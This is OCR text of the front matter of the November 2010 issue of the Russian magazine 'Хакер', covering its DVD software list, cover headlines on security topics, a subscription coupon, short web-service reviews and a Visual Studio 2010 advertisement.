Miranda IM 0.9.4
Mozilla Firefox 3.6.10
Notepad++ 5.8.1
Opera 10.62
PuTTY 0.60
Skype Last
Sysinternals Suite (september)
Total Commander 7.55
Unlocker 1.9.0
XnView 1.97.8

>Development
dirtyJOE 1.1
EMS SQL Manager for PostgreSQL 4.7
Inno Setup 5.3.11
PostgreSQL 9.0.0
TortoiseSVN 1.6.11

>Misc
Appetizer 1.4
ArsClip 3.1.4
EasyDuplicateFinder
Eraser 6.0.7
Everything 1.2.1
FileLocator Lite 2010
FileToFolder 2.0
LastPass 1.70.1
LockHunter
PrtScr
PStart 2.11
Rainlendar 2.8
SecondShell 2.0.1
Tahometer Agent 1.0.8.2
Transmiti
VirtuaWin 4.3
WinDirStat 1.1.2
Windows 7 Taskbar Items Pinner
WRITEMONKEY 0.9

>Multimedia
Alcohol 120% 2.0.1.2033
Blender 2.54 Beta
Evernote 3.5.6
FastStone Image Viewer 4.2
IrfanView 4.27
SPlayer 3.5
TagScanner 5.1.592
Portable-уЃаёЁn
Zoner Photo Studio Free 1.2
ZumoCast 1.1

>Net
Feed Demon 3.5.0.11 Beta
FireFTP 1.0.9
Google Chrome 7.0.536.2 Beta

Http File Server 2.2f
inSSIDer 2
TweetMyPC 3.5
WinSCP 4.2.9
XeroBank 3.9.10

>Security
Burp Suite 1.3
CMOS De-Animator v2
DAVTest 1.0
Dojo 1.0
evercookie 0.3b
FindDomains 0.1.1
Hamster Sidejacking Tool 2.0.0
Havij v1.12 Free
HotFuzz
Knock 1.4.2 beta
Ncrack 0.3a
Netsparker Community Edition
OWASP Code Crawler 2.7
RIPS 0.35
Sessionthief
Simple Malware Check Tool 1.2
StreamArmor v1
THC-Hydra 5.8
TrueCrypt 7.0a
TSK 3.2.0b1 beta

>System
Cameyo 1.5
ClamWin Free Antivirus 0.96.2.1
CleanMem 1.5.1
Comodo System Cleaner 2.2
Defraggler 1.21
Sandra 2010 SP2 v16.67 (freeware)
System Ninja 1.5
TimeComX 1.2.4.10
Toucan 3.0.3
Update Checker v1.038
WinPatrol 19.0.2010.0
xplorer2 lite v1.8

>>UNIX
>Desktop
2ManDVD 1.4.0
3ddesktop 0.2.9
Anki 1.0.1
Clementine 0.5.3
Eaglemode 0.79.0
Enlightenment 1.0.6
Fbpanel 6.1
Foobnix 0.2.1
FreeMat 4.0
Hawkscope 0.6.2
QLandkarte GT 0.19.2
raw2jpeg 0.1
Shutter 0.86.4
Thunar 1.1.0
Tulip 3.4.1
VLC 1.1.4.1
Win2-7 Pack 5.9.1
Xt7-Player 0.9.244

>Devel
Acovea 5.0

Ald 0.1.7
Autoconf 2.68
Cairo 1.10.0
Clutter 1.4.0
fabulous 0.1.5
GDB 7.2
gjrand 3.3.3
Gmail4J 0.3
Jad 1.5.8e
KDevelop 4.0.2
libgee 0.6.0
libpng 1.4.4
ORBit2 .2.14
Qt 4.7
SPE 0.8.4
Swftools 0.9.1
Zend Optimizer 3.3.9

>Games
Steel Storm Episode I

>Net
Aget 0.4.1
Apinger 0.6.1
Crossroads Load Balancer 2.68
Evolution 2.32.0
Evolution Exchange 2.32.0
Gajim 0.14
Google Chrome 6.0.472.63
Hotot 0.9.4
InspIRCd 2.0.2
MapProxy 0.8.5
Minbif 1.0.4
Mozilla Firefox 3.6.10
NiX 1.4.0
Opera 10.62
ProxyChains 3.1
Steadyflow 0.1
Subdownloader 2.0.13
uTorrent alpha 3.0

>Security
aafid2 0.10
ADMsmb 0.3
ADMsnmp 0.1
Aescrypt 0.7
AIM Sniff 1.0b
Bed 0.5
BlueBugger 0.1
Cupp 3.1
ferm 2.0.7
HotSpotter 0.4
ICMPchat 0.7
Kismet 2010-07 R1
Mixminion 0.0.8a
saltymd5 0.2
Sessionthief
SIPcrack 0.4
Wifite
Wireshark 1.4

>Server
389 Directory Server 1.2.6.1
3proxy 0.6.1
6tunnel 0.11

Apache 2.2.16
bftpd 3.1
BIND 9.7.2-P2
CUPS 1.4.4
Darwin Streaming Server 6.0.3
DHCP 4.1.1
MySQL 5.5
OpenLDAP 2.4.23
OpenSSH 5.6
OpenVPN 2.1.3
PostgreSQL 9.0
Samba 3.5.5
Squid 3.1.8
twoftpd 1.41
UnrealIRCd 3.2.8.1

>System
Ajenti
bzip2 1.0.6
Deja Dup 16.0
Drive I/O System Monitor Plasmoid 0.1
Gnome System Monitor 2.28.2
intltool 0.41.1
ATI Catalyst 10.9
Linux Kernel 2.6.35.7
Lzip 1.11
Monit 5.2
PlayOnLinux 3.8.3
R.I.P. 10.9
Spice 0.6
UNetbootin 490
xf86-video-intel 2.13.0

>>MAC
7zX 1.7.1
Adium 1.3.10
Battery Health Monitor 1.5
Black Hole 1.2
Carbon Copy Cloner 3.3.4
CleanMyMac 1.9.3
Hawkscope 0.6.3
MacPorts 1.9.1
Mozilla Firefox 3.6.10
muCommander 0.8.5
OnyX 2.1.8
Opera 10.62
Seashore 0.5.1
SnapNDrag 2.5.7
StuffItExpander 2011
Tor 0.2.1.26
Transmission 2.04
VLC 1.1.3

DVD

№ 11(142)НОЯБРЬ 2010

ХАКЕР

ИССЛЕДУЕМ ОШИБКИ В БАНКОВСКОМ СОФТЕ СТР. 50

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

НОЯБРЬ 11 (142) 2010

ЧТО НАМ ДАСТ HTML5? СТР. 26

ГАСИМ АНТИВИРУСЫ

ЭВРИСТИКА, КОТОРУЮ МЫ ПОИМЕЛИ СТР. 76

(game)land hi-fun media

publishing for enthusiasts

4 607157 100063 10011


+

ВНУТРЕННОСТИ ТРОЯНА ZEUS
METERPRETER В ДЕЛЕ
CHAOS CONSTRUCTIONS 2010: КАК ЭТО БЫЛО
УЯЗВИМОСТИ В ДРАЙВЕРАХ ПРОАКТИВНЫХ ЗАЩИТ

АТАКА CISCO

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ НА МАРШРУТИЗАТОРАХ С ПОМОЩЬЮ TCL

СТР. 64





ПОДПИСКА — ЭТО ЛЕГКО!

1. **Разборчиво заполни подписной купон и квитанцию,** вырезав их из журнала, сделав ксерокопию или распечатав с сайта http://shop.glc.ru.
2. **Оплати подписку через любой банк.**
3. **Вышли в редакцию копию подписных документов – купона и квитанции – любым из этих способов:**
   - по электронной почте subscribe@glc.ru;
   - по факсу (495) 780-88-24;
   - по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.



Еще один удобный способ оплаты подписки на любимое издание – в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с январского номера.

Единая цена по всей России, доставка за счет издателя.

Для жителей Москвы (в пределах МКАД) доставка может осуществляться курьером "из рук в руки" в течение трех рабочих дней с момента выхода номера на адрес офиса или на домашний адрес. Этот способ доставки также бесплатен для подписчиков.

Подписка на 6 месяцев с доставкой стоит 1260 рублей (без подарочного журнала).

Подписка на 6 месяцев без доставки с получением журнала самостоятельно в Москве в точке продаж R-kiosk рядом с метро Белорусская, ул.Грузинский вал, д.27-31 — всего 648 рублей.

Получить журнал можно будет у продавца с предъявлением паспорта на имя оформившего подписку в течение недели, начиная со следующего дня после дня выхода журнала.

ЗВОНИ! ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ (495)780-88-29 (ДЛЯ МОСКВИЧЕЙ) И 8-800-200-3-999 (ДЛЯ ЖИТЕЛЕЙ ДРУГИХ РЕГИОНОВ РОССИИ, АБОНЕНТОВ СЕТЕЙ МТС, БИЛАЙН И МЕГАФОН). ВАШИ ВОПРОСЫ, ЗАМЕЧАНИЯ И/ИЛИ ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС INFO@GLC.RU ИЛИ ПРОЯСНЯТЬ НА САЙТЕ WWW.GLC.RU В РАЗДЕЛЕ «ПОДПИСКА».

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 20 г.
☐ прошу выслать бесплатный номер журнала ____________

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________»
с 20 г.
Ф.И.О.
Подпись плательщика

Кассир



HTTP://WWW2



ДЛЯ СОРЕВНОВАНИЯ В ПРОГРАММИРОВАНИИ

TOPCODER

www.topcoder.com

Чувствуешь свои силы в программировании? Хочешь показать себя и проверить, на что ты способен? Есть желание повысить свои навыки? Хороший способ — участие в онлайн-соревнованиях по программированию. Одной из наиболее авторитетных площадок для битвы мозгов является ресурс TopCoder. Здесь дважды в неделю проводятся соревнования по программированию на Java, C++ и C#, причем участники могут выиграть от $25 до $300. Кроме того, ресурс проводит неофициальный чемпионат мира по программированию среди профессионалов — TopCoder Open. На заметку еще один серьезный турнир, где ты можешь поучаствовать — Google Code Jam.




DNS-СЕРВИС С МОМЕНТАЛЬНЫМ ОБНОВЛЕНИЕМ БАЗЫ

IPQ.CO

www.ipq.co

Каждый знает о существовании сервисов вроде bit.ly или tiny.cc, которые превращают длинный URL-адрес в короткий линк (например, http://bit.ly/9OtU7h). Так вот, ipq.co предлагает похожий сервис, но не для ссылок, а для IP-адресов. По сути, это DNS-сервер, который моментально обновляет свои базы и не требует регистрации. Можно указать нужный IP'шник, один раз кликнуть и через секунду получить hostname вроде n4c10h.ipq.co, который сразу будет делегироваться. Если есть необходимость, первую часть доменного имени можно указать самому. На деле ipq.co — это самый быстрый способ получить рабочий домен, благо, сервис не требует какой-либо регистрации вообще.




ДЛЯ ТРЕКИНГА РАБОЧЕГО ВРЕМЕНИ

TAHOMETER

www.tahometer.com

Большая проблема любого задания — сложность в измерении времени, которое потребуется на его решение. Отсюда и сложности с ответом на вопрос: «За сколько денег ты сделаешь эту работу?». Один из правильных подходов подсчитать стоимость услуги — отследить затраченное на работу время и умножить его на фиксированную ставку в час. Мониторить рабочую активность пользователя позволяет сервис tahometer, который работает в связке со специальным клиентом, устанавливаемым в систему. Решение можно использовать как для себя, так и для контроля эффективности сотрудников. tahometer — очень технологичный сервис, его клиентские части есть для разных ОС.



ЭНЦИКЛОПЕДИЯ УЯЗВИМОСТЕЙ

SPOTTHEVULN

www.spotthevuln.com

В одном из номеров мы рассказывали о специальных площадках для хакера, позволяющих оттачивать свои навыки взлома и тестов на проникновения, не нарушая закон. Ресурс SpotTheVuln также преследует образовательные цели в области информационной безопасности и является своеобразной энциклопедией распространенных ошибок. Что это значит? Откроем, скажем, раздел «SQL Injections» — здесь мы подробно можем прочитать об этом типе уязвимостей. Но самое главное — на примерах реальных скриптов (например, WordPress) в SpotTheVuln продемонстрированы и объяснены все типы ошибок, которые приводят к критическим уязвимостям. Хорошее подспорье как для программистов, так и для начинающих специалистов в области ИБ.




Microsoft

/*КОД ПОВСЮДУ*/

Код. Он есть во всем, что нас окружает. Он всюду, куда бы ты ни посмотрел. Он таит в себе неограниченные возможности. Используя их, Visual Studio 2010 поможет реализовать любые идеи с помощью новых инструментов, которые перевернут твое представление об эффективной работе, начиная с дизайна и разработки и заканчивая запуском проекта.

МИР КОДА В ТВОИХ РУКАХ.
А НА ЧТО СПОСОБЕН ТЫ С VISUAL STUDIO 2010?

Узнай больше на **vs2010.ru**



Сфотографируй

Сфотографируй этот знак и получи последние новости о Visual Studio.
Загрузи бесплатное приложение для своего мобильного на http://gettag.mobi.